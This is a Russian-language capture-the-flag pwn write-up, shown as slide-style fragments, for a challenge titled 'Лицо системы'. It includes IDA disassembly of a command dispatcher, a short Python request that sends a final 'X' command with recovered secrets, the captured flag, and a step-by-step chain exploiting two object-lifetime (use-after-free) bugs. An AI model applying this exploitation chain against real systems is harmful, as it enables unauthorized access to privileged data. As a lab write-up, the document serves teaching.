002BF1D9 00000000002BF1D9: sub_2BF040+199 (Synchronized with Hex View-1)
```

ЛИЦО СИСТЕМЫ
PWN

13

# ИСПОЛЬЗУЮ БАГ В HANDOFF QUEUE

ПРОДОЛЖЕНИЕ

После проверок видна domain-константа `0x68616e646f66662d`, которая в ascii читается как `handoff-`. Результат `mix64` записывается в operation и возвращается как поле `R`.

ЛИЦО СИСТЕМЫ
PWN

# 14

## ОТПРАВЛЯЮ ФИНАЛЬНЫЙ X

В dispatcher `case 88`, то есть ascii `X`, ведет в `sub_2BD7C0`.

Сначала `X` раскрывает `admin_handle` через те же `ror` и `xor`. Затем вызывает `sub_2BF3A0`, которая проверяет связь:

```
admin handle
export secret
handoff proof
operation
```



# 14

## ОТПРАВЛЯЮ ФИНАЛЬНЫЙ X

ПРОДОЛЖЕНИЕ

```
.text:00000000002BD7C4                jbe     loc_2BDA46
.text:00000000002BD7CA                push    rbp
.text:00000000002BD7CB                mov     rbp, rsp
.text:00000000002BD7CE                sub     rsp, 50h
.text:00000000002BD7D2                mov     [rsp+58h+arg_0], rax
.text:00000000002BD7D7                mov     [rsp+58h+arg_8], rbx
.text:00000000002BD7DC                mov     [rsp+58h+arg_10], rcx
.text:00000000002BD7E1                mov     [rsp+58h+arg_18], rdi
.text:00000000002BD7E6                mov     rcx, [rax+20h]
.text:00000000002BD7EA                ror     rbx, cl
.text:00000000002BD7ED                xor     rbx, [rax+18h]
.text:00000000002BD7F1                mov     [rsp+58h+var_30], rbx
.text:00000000002BD7F6                mov     rcx, rbx
.text:00000000002BD7F9                shr     rbx, 28h
.text:00000000002BD7FD                mov     rdx, 0FFFFFFFFFFh
.text:00000000002BD807                and     rcx, rdx
.text:00000000002BD80A                movzx   edx, bl
.text:00000000002BD80D                imul    rdx, 70h ; 'p'
.text:00000000002BD811                mov     rbx, [rax+rdx+0B0h]
.text:00000000002BD819                lea     rax, unk_4B9760
.text:00000000002BD820                call    sub_91D00
.text:00000000002BD825                mov     rdx, [rax]
.text:00000000002BD828                test    rdx, rdx
.text:00000000002BD82B                jz      short loc_2BD850
.text:00000000002BD82D                mov     r8, [rsp+58h+var_30]
.text:00000000002BD832                shr     r8, 30h
.text:00000000002BD836                cmp     [rdx], r8w
.text:00000000002BD83A                jnz     short loc_2BD850
.text:00000000002BD83C                movzx   r8d, byte ptr [rdx+4]
.text:00000000002BD841                or      r8d, 2
.text:00000000002BD845                cmp     r8b, 2
.text:00000000002BD849                jz      short loc_2BD850
.text:00000000002BD84B                xor     r8d, r8d
.text:00000000002BD84E                jmp     short loc_2BD860
.text:00000000002BD850 ; ---------------------------------------------------------------------------
.text:00000000002BD850
.text:00000000002BD850 loc_2BD850:                            ; CODE XREF: sub_2BD7C0+6B↑j
.text:00000000002BD850                                        ; sub_2BD7C0+7A↑j ...
.text:00000000002BD850                mov     r8, cs:qword_518A20
.text:00000000002BD857                xor     edx, edx
.text:00000000002BD859                nop     dword ptr [rax+00000000h]
.text:00000000002BD860
.text:00000000002BD860 loc_2BD860:                            ; CODE XREF: sub_2BD7C0+8E↑j
.text:00000000002BD860                test    r8, r8
.text:00000000002BD863                jnz     loc_2BD937
.text:00000000002BD869                mov     r8, [rsp+58h+arg_10]
.text:00000000002BD86E                test    r8, r8
.text:00000000002BD871                jnz     short loc_2BD87D
.text:00000000002BD873                mov     r8, [rsp+58h+arg_18]
002BD7D2 00000000002BD7D2: sub_2BD7C0+12 (Synchronized with Hex View-1)
```

Точный запрос:

ЛИЦО СИСТЕМЫ
PWN

# 14

## ОТПРАВЛЯЮ ФИНАЛЬНЫЙ X

ПРОДОЛЖЕНИЕ

```
X:
  H = admin_handle
  R = export_secret
  I = handoff_proof
```

Финальный запрос через helper из раздела 3:

```
reply, events = request(
    owner, 3, "X",
    ("H", admin_handle),
    ("R", export_secret),
    ("I", handoff_proof),
)

profile = b"".join(
    value
    for values in reply.values()
    for value in values
)
print(profile.decode(errors="replace"))
```

Ответ `X` содержит байты административного профиля:

```
flag{y0ur_f4c3_1s_y0ur_t0k3n}
```

ЛИЦО СИСТЕМЫ
PWN

15

## ПОЛНАЯ ЛОГИЧЕСКАЯ ЦЕПОЧКА

В результате ни один адрес или opcode мне не требовалось знать заранее:

ЛИЦО СИСТЕМЫ
PWN

# 15

## ПОЛНАЯ ЛОГИЧЕСКАЯ ЦЕПОЧКА

ПРОДОЛЖЕНИЕ

```
меню показывает B
        |
справка говорит, что буква команды является opcode
        |
ascii B = 66
        |
Alt+T → case 66
        |
dispatcher дает обработчики B/P/W/D/C и скрытые Q/X
        |
P показывает layout handle и literal rol
        |
два соседних handle раскрывают rotation и mask
        |
B показывает layout plan и проверочный байт
        |
W сохраняет bucket, slot и pointer
        |
D освобождает entry, но не удаляет подписку
        |
C phase 1 кладет receipt в освобожденный slot
        |
событие E раскрывает route, class, order и два секрета
        |
C phase 2 кладет admin profile в отслеживаемый slot
        |
Q дает handoff proof через stale lease
```

ЛИЦО СИСТЕМЫ
PWN

15

# ПОЛНАЯ ЛОГИЧЕСКАЯ ЦЕПОЧКА

ПРОДОЛЖЕНИЕ

```
        |
X возвращает административный профиль с флагом
```

Уязвимость состоит из двух независимых lifetime ошибок:

1. подписка переживает освобождение profile entry;
2. lease переживает возврат и повторное использование queue node.

Криптографические преобразования не ломаются brute force. Они обратимы или раскрываются через структурированные соседние значения, а проверки plan и receipt отбрасывают неправильные кандидаты.

ЛИЦО СИСТЕМЫ
PWN

ФЛАГ

```
flag{y0ur_f4c3_1s_y0ur_t0k3n}
```

Задание «Лицо системы» решено